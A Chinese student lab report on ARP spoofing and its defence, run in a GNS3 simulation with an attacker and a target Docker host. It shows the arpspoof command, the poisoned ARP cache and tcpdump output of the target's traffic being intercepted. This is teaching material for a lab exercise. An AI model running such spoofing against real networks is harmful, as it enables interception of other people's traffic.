警示：实验报告如有雷同，雷同各方当次实验成绩均以 0 分计；在规定时间内未上交实验报告的，不得以其他方式补交，当次成绩按 0 分计；实验报告文件以 PDF 格式提交。

院系	计算机学院	班级	软工 3 班	学号	18342075	姓名	米家龙
完成日期： 2020 年 12 月 26 日							

ARP 测试与防御实验

【实验要求】

选择一：使用交换机的ARP检查功能，防止 ARP 欺骗攻击。下面的【实验步骤】提供了建议。

选择二：由于缺乏设备支持，在和老师进行邮件沟通后，决定使用 gns3 模拟器软件进行相关操作的模拟，并且由于 gns3 中缺少能够使用 port-security 功能的交换机/路由器固件，因此无法实现选择一中防止 ARP 欺骗攻击的相关操作。

【实验原理】

ARP（Address Resolution Protocol，地址解析协议）是一个位于 TCP/IP 协议栈中的低层协议，负责将某个 IP 地址解析成对应的 MAC 地址。

(1) 对路由器 ARP 表的欺骗


原理：截获网关数据。它通知路由器一系列错误的内网 MAC 地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的 MAC 地址，造成正常 PC 无法收到信息。

(2) 对内网 PC 的网关欺骗


原理：伪造网关。它的原理是建立假网关，让被它欺骗的 PC 向假网关发数据，而不是通过正常的路由器途径上网。在 PC 看来，就是上不了网了，“网络掉线了”。

交换机的 ARP 检查功能，可以检查端口收到的 ARP 报文的合法性，并可以丢弃非法的 ARP 报文，防止 ARP 欺骗攻击。

【实验拓扑】



ARP 实验拓扑图（例）




Gns3 模拟器中的拓扑图（ip 地址一样，部分网口有变化）

【实验设备】

PC 机一台（Window10 系统），安装了 gns3 软件。

Gns3 中模拟配置：

- Gns3 虚拟机，用于部署模拟相关设备。
- 攻击机：ubuntu 20.04 docker
- 目标机：ubuntu 20.04 docker
- 交换机：使用 cisco 3640 模拟
- 网关：使用 cisco 7200 模拟
- 接口连接如下：




【实验步骤】

步骤 1 配置 IP 地址，测试网络连通性。

按照拓扑图正确配置目标机、攻击机、路由器的 IP 地址，使用 ping 命令验证设备之间的连通性，保证可以互通。查看目标机本地的 ARP 缓存，ARP 表中存有正确的网关的 IP 与 MAC 地址绑定，在命令窗口下，arp –a。

攻击机和目标机的配置文件分别如下：




攻击机 interfaces

```
#
# This is a sample network config uncomment lines to configure the network
#

# Static config for eth0
auto eth0
iface eth0 inet static
        address 192.168.1.2
        netmask 255.255.255.0
        gateway 192.168.1.1
#       up echo nameserver 192.168.1.1 > /etc/resolv.conf

# DHCP config for eth0
# auto eth0
# iface eth0 inet dhcp
```



目标机 interfaces

```
#
# This is a sample network config uncomment lines to configure the network
#

# Static config for eth0
auto eth0
iface eth0 inet static
        address 192.168.1.64
        netmask 255.255.255.0
        gateway 192.168.1.1
#       up echo nameserver 192.168.0.1 > /etc/resolv.conf

# DHCP config for eth0
# auto eth0
# iface eth0 inet dhcp
```

使用 ping 命令测试各个机器之间的连通性，网关和两台 pc 之间互相连通：

```
root@鍦海嶝?
攻击机 console is now available... Press RETURN to get started.
▒: /root@攻击机:/# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=255 time=48.8 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=255 time=6.14 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=255 time=6.36 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=255 time=4.31 ms
^C
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 4.313/16.413/48.843/18.740 ms
▒: /root@攻击机:/# ping 192.168.1.64
PING 192.168.1.64 (192.168.1.64) 56(84) bytes of data.
64 bytes from 192.168.1.64: icmp_seq=1 ttl=64 time=0.687 ms
64 bytes from 192.168.1.64: icmp_seq=2 ttl=64 time=0.207 ms
64 bytes from 192.168.1.64: icmp_seq=3 ttl=64 time=0.213 ms
64 bytes from 192.168.1.64: icmp_seq=4 ttl=64 time=0.180 ms
^C
--- 192.168.1.64 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.180/0.321/0.687/0.211 ms
▒: /root@攻击机:/#
```

在目标机查看 ARP 缓存，如下：

```
root@鐩  爣?
▒: /root@目标机:/# ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=0.405 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=0.244 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=0.179 ms
64 bytes from 192.168.1.2: icmp_seq=4 ttl=64 time=0.174 ms
^C
--- 192.168.1.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.174/0.250/0.405/0.093 ms
▒: /root@目标机:/# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=255 time=6.87 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=255 time=1.13 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=255 time=3.55 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=255 time=4.97 ms
^C
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 1.132/4.130/6.874/2.095 ms
▒: /root@目标机:/# arp -a
? (192.168.1.1) at ca:02:40:05:00:08 [ether] on eth0
? (192.168.1.2) at be:5b:82:2e:ff:4a [ether] on eth0
▒: /root@目标机:/#
```

步骤 2 运行 ARP 欺骗工具

由于 WinArpSpoofer 这个软件年龄太大，并且不要找，因此使用的是 linux 下的 arpspoof 工具，该工具是包含在 dsniff 工具中的，在配置 docker 的时候已经加入。

具体命令如下：

arpspoof -i eth0 -t 192.168.1.64 192.168.1.1

运行后输出如下：

```
: /root@攻击机:/# arpspoof -i eth0 -t 192.168.1.64 192.168.1.1
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at be:5b:82:2e:ff:4a
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at be:5b:82:2e:ff:4a
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at be:5b:82:2e:ff:4a
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at be:5b:82:2e:ff:4a
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at be:5b:82:2e:ff:4a
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at be:5b:82:2e:ff:4a
```

步骤 3 验证欺骗效果


1. 在目标机查看 arp 缓存，可以看到此时网关的 mac 已经变成了攻击机的 mac：

```
root@鐩 爣?
: /root@目标机:/# arp -a
? (192.168.1.1) at be:5b:82:2e:ff:4a [ether] on eth0
? (192.168.1.2) at be:5b:82:2e:ff:4a [ether] on eth0
```

2. 在目标机使用 ping 命令检查与网关的连通性，发现是能够连通的，怀疑是 docker 构建的时候默认开启了 ip 转发：

```
root@鐩 爣?
: /root@目标机:/# arp -a
? (192.168.1.1) at be:5b:82:2e:ff:4a [ether] on eth0
? (192.168.1.2) at be:5b:82:2e:ff:4a [ether] on eth0
: /root@目标机:/# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=255 time=5.55 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=255 time=6.45 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=255 time=8.61 ms
From 192.168.1.2: icmp_seq=4 Redirect Host(New nexthop: 192.168.1.1)
64 bytes from 192.168.1.1: icmp_seq=4 ttl=255 time=1.98 ms
From 192.168.1.2: icmp_seq=5 Redirect Host(New nexthop: 192.168.1.1)
64 bytes from 192.168.1.1: icmp_seq=5 ttl=255 time=8.24 ms
From 192.168.1.2: icmp_seq=6 Redirect Host(New nexthop: 192.168.1.1)
64 bytes from 192.168.1.1: icmp_seq=6 ttl=255 time=8.49 ms
From 192.168.1.2: icmp_seq=7 Redirect Host(New nexthop: 192.168.1.1)
64 bytes from 192.168.1.1: icmp_seq=7 ttl=255 time=9.19 ms
From 192.168.1.2: icmp_seq=8 Redirect Host(New nexthop: 192.168.1.1)
64 bytes from 192.168.1.1: icmp_seq=8 ttl=255 time=4.95 ms
From 192.168.1.2: icmp_seq=9 Redirect Host(New nexthop: 192.168.1.1)
64 bytes from 192.168.1.1: icmp_seq=9 ttl=255 time=8.29 ms
64 bytes from 192.168.1.1: icmp_seq=10 ttl=255 time=10.7 ms
From 192.168.1.2: icmp_seq=11 Redirect Host(New nexthop: 192.168.1.1)
64 bytes from 192.168.1.1: icmp_seq=11 ttl=255 time=8.40 ms
64 bytes from 192.168.1.1: icmp_seq=12 ttl=255 time=2.61 ms
64 bytes from 192.168.1.1: icmp_seq=13 ttl=255 time=5.32 ms
From 192.168.1.2: icmp_seq=14 Redirect Host(New nexthop: 192.168.1.1)
64 bytes from 192.168.1.1: icmp_seq=14 ttl=255 time=3.60 ms
64 bytes from 192.168.1.1: icmp_seq=15 ttl=255 time=10.9 ms
64 bytes from 192.168.1.1: icmp_seq=16 ttl=255 time=6.48 ms
64 bytes from 192.168.1.1: icmp_seq=17 ttl=255 time=10.7 ms
64 bytes from 192.168.1.1: icmp_seq=18 ttl=255 time=3.54 ms
64 bytes from 192.168.1.1: icmp_seq=19 ttl=255 time=5.29 ms
From 192.168.1.2: icmp_seq=20 Redirect Host(New nexthop: 192.168.1.1)
64 bytes from 192.168.1.1: icmp_seq=20 ttl=255 time=7.71 ms
64 bytes from 192.168.1.1: icmp_seq=21 ttl=255 time=12.1 ms
64 bytes from 192.168.1.1: icmp_seq=22 ttl=255 time=1.83 ms
64 bytes from 192.168.1.1: icmp_seq=23 ttl=255 time=11.2 ms
64 bytes from 192.168.1.1: icmp_seq=24 ttl=255 time=5.72 ms
64 bytes from 192.168.1.1: icmp_seq=25 ttl=255 time=6.99 ms
64 bytes from 192.168.1.1: icmp_seq=26 ttl=255 time=8.35 ms
64 bytes from 192.168.1.1: icmp_seq=27 ttl=255 time=11.5 ms
64 bytes from 192.168.1.1: icmp_seq=28 ttl=255 time=5.89 ms
64 bytes from 192.168.1.1: icmp_seq=29 ttl=255 time=11.6 ms
64 bytes from 192.168.1.1: icmp_seq=30 ttl=255 time=5.55 ms
64 bytes from 192.168.1.1: icmp_seq=31 ttl=255 time=8.25 ms
```

3. 同时攻击机通过 tcpdump 工具进行包捕获验证攻击成果，可以看到，在 tcpdump 工具中能显示出大量从 192.168.1.64 发送到 192.168.1.1 的包：



4. 关闭 arpspoof 工具，观察攻击机 tcpdump 和目标机 ping 的状况：

关闭 arpspoof 后，arpspoof 会进行如下操作：

```
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at be:5b:82:2e:ff:4a
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at be:5b:82:2e:ff:4a
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at be:5b:82:2e:ff:4a
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at be:5b:82:2e:ff:4a
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at be:5b:82:2e:ff:4a
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at be:5b:82:2e:ff:4a
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at be:5b:82:2e:ff:4a
^CCleaning up and re-arping targets...
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at ca:2:40:5:0:8
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at ca:2:40:5:0:8
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at ca:2:40:5:0:8
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at ca:2:40:5:0:8
be:5b:82:2e:ff:4a be:96:9c:51:1a:2b 0806 42: arp reply 192.168.1.1 is-at ca:2:40:5:0:8
root@______:/#
[0] 0:bash*
```

而 tcpdump 输出变为（白框处为终止 arpspoof 操作）：

```
x07:17:06.179047 IP 192.168.1.64 > 192.168.1.1: ICMP echo request, id 83, seq 113, length 64
x07:17:06.179061 IP 192.168.1.64 > 192.168.1.1: ICMP echo request, id 83, seq 113, length 64
x07:17:07.180637 IP 192.168.1.64 > 192.168.1.1: ICMP echo request, id 83, seq 114, length 64
x07:17:07.180649 IP 192.168.1.64 > 192.168.1.1: ICMP echo request, id 83, seq 114, length 64
x07:17:07.768416 ARP, Reply 192.168.1.1 is-at be:5b:82:2e:ff:4a (oui Unknown), length 28
x07:17:07.851426 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:08.181828 IP 192.168.1.64 > 192.168.1.1: ICMP echo request, id 83, seq 115, length 64
x07:17:08.181842 IP 192.168.1.64 > 192.168.1.1: ICMP echo request, id 83, seq 115, length 64
x07:17:08.767254 ARP, Reply 192.168.1.1 is-at ca:02:40:05:00:08 (oui Unknown), length 28
x07:17:09.767949 ARP, Reply 192.168.1.1 is-at ca:02:40:05:00:08 (oui Unknown), length 28
x07:17:09.852432 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:10.194283 ARP, Request who-has 192.168.1.1 tell 192.168.1.2, length 28
x07:17:10.199575 ARP, Reply 192.168.1.1 is-at ca:02:40:05:00:08 (oui Unknown), length 46
x07:17:10.768130 ARP, Reply 192.168.1.1 is-at ca:02:40:05:00:08 (oui Unknown), length 28
x07:17:11.768439 ARP, Reply 192.168.1.1 is-at ca:02:40:05:00:08 (oui Unknown), length 28
x07:17:11.851298 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:12.769094 ARP, Reply 192.168.1.1 is-at ca:02:40:05:00:08 (oui Unknown), length 28
x07:17:13.850411 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:15.856984 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:17.847310 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:19.851726 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:21.851038 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:23.853304 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:25.850934 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:27.851142 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:29.853080 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:31.851556 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:33.854924 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:35.857325 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:37.848032 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:39.850145 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:41.852458 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:43.855947 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:45.857210 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:47.847996 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:49.179380 CDPv2, ttl: 180s, Device-ID 'Swtich', length 320
x07:17:49.849139 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:51.852096 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:53.850851 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:55.849937 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:57.853988 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:17:59.852209 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:01.855571 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:03.852662 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:05.850016 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:07.856534 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:09.853408 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:11.848291 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:13.855157 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:15.849567 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:17.852591 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:19.850982 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:21.856883 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:23.855510 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:25.854817 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:27.854697 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:29.854327 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:31.850182 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:33.854240 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:35.854892 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
x07:18:37.856170 STP 802.1d, Config, Flags [none], bridge-id 8000.cc:01:3f:f6:00:00.8001, length 43
```

目标机输出变为下图，发现没什么变化：

```
root@鎹 熶?
64 bytes from 192.168.1.1: icmp_seq=215 ttl=255 time=0.870 ms
64 bytes from 192.168.1.1: icmp_seq=216 ttl=255 time=9.93 ms
64 bytes from 192.168.1.1: icmp_seq=217 ttl=255 time=10.3 ms
64 bytes from 192.168.1.1: icmp_seq=218 ttl=255 time=8.37 ms
64 bytes from 192.168.1.1: icmp_seq=219 ttl=255 time=1.74 ms
64 bytes from 192.168.1.1: icmp_seq=220 ttl=255 time=10.9 ms
64 bytes from 192.168.1.1: icmp_seq=221 ttl=255 time=10.9 ms
64 bytes from 192.168.1.1: icmp_seq=222 ttl=255 time=10.8 ms
64 bytes from 192.168.1.1: icmp_seq=223 ttl=255 time=10.6 ms
64 bytes from 192.168.1.1: icmp_seq=224 ttl=255 time=10.9 ms
64 bytes from 192.168.1.1: icmp_seq=225 ttl=255 time=9.90 ms
64 bytes from 192.168.1.1: icmp_seq=226 ttl=255 time=8.08 ms
64 bytes from 192.168.1.1: icmp_seq=227 ttl=255 time=7.98 ms
64 bytes from 192.168.1.1: icmp_seq=228 ttl=255 time=8.89 ms
64 bytes from 192.168.1.1: icmp_seq=229 ttl=255 time=11.3 ms
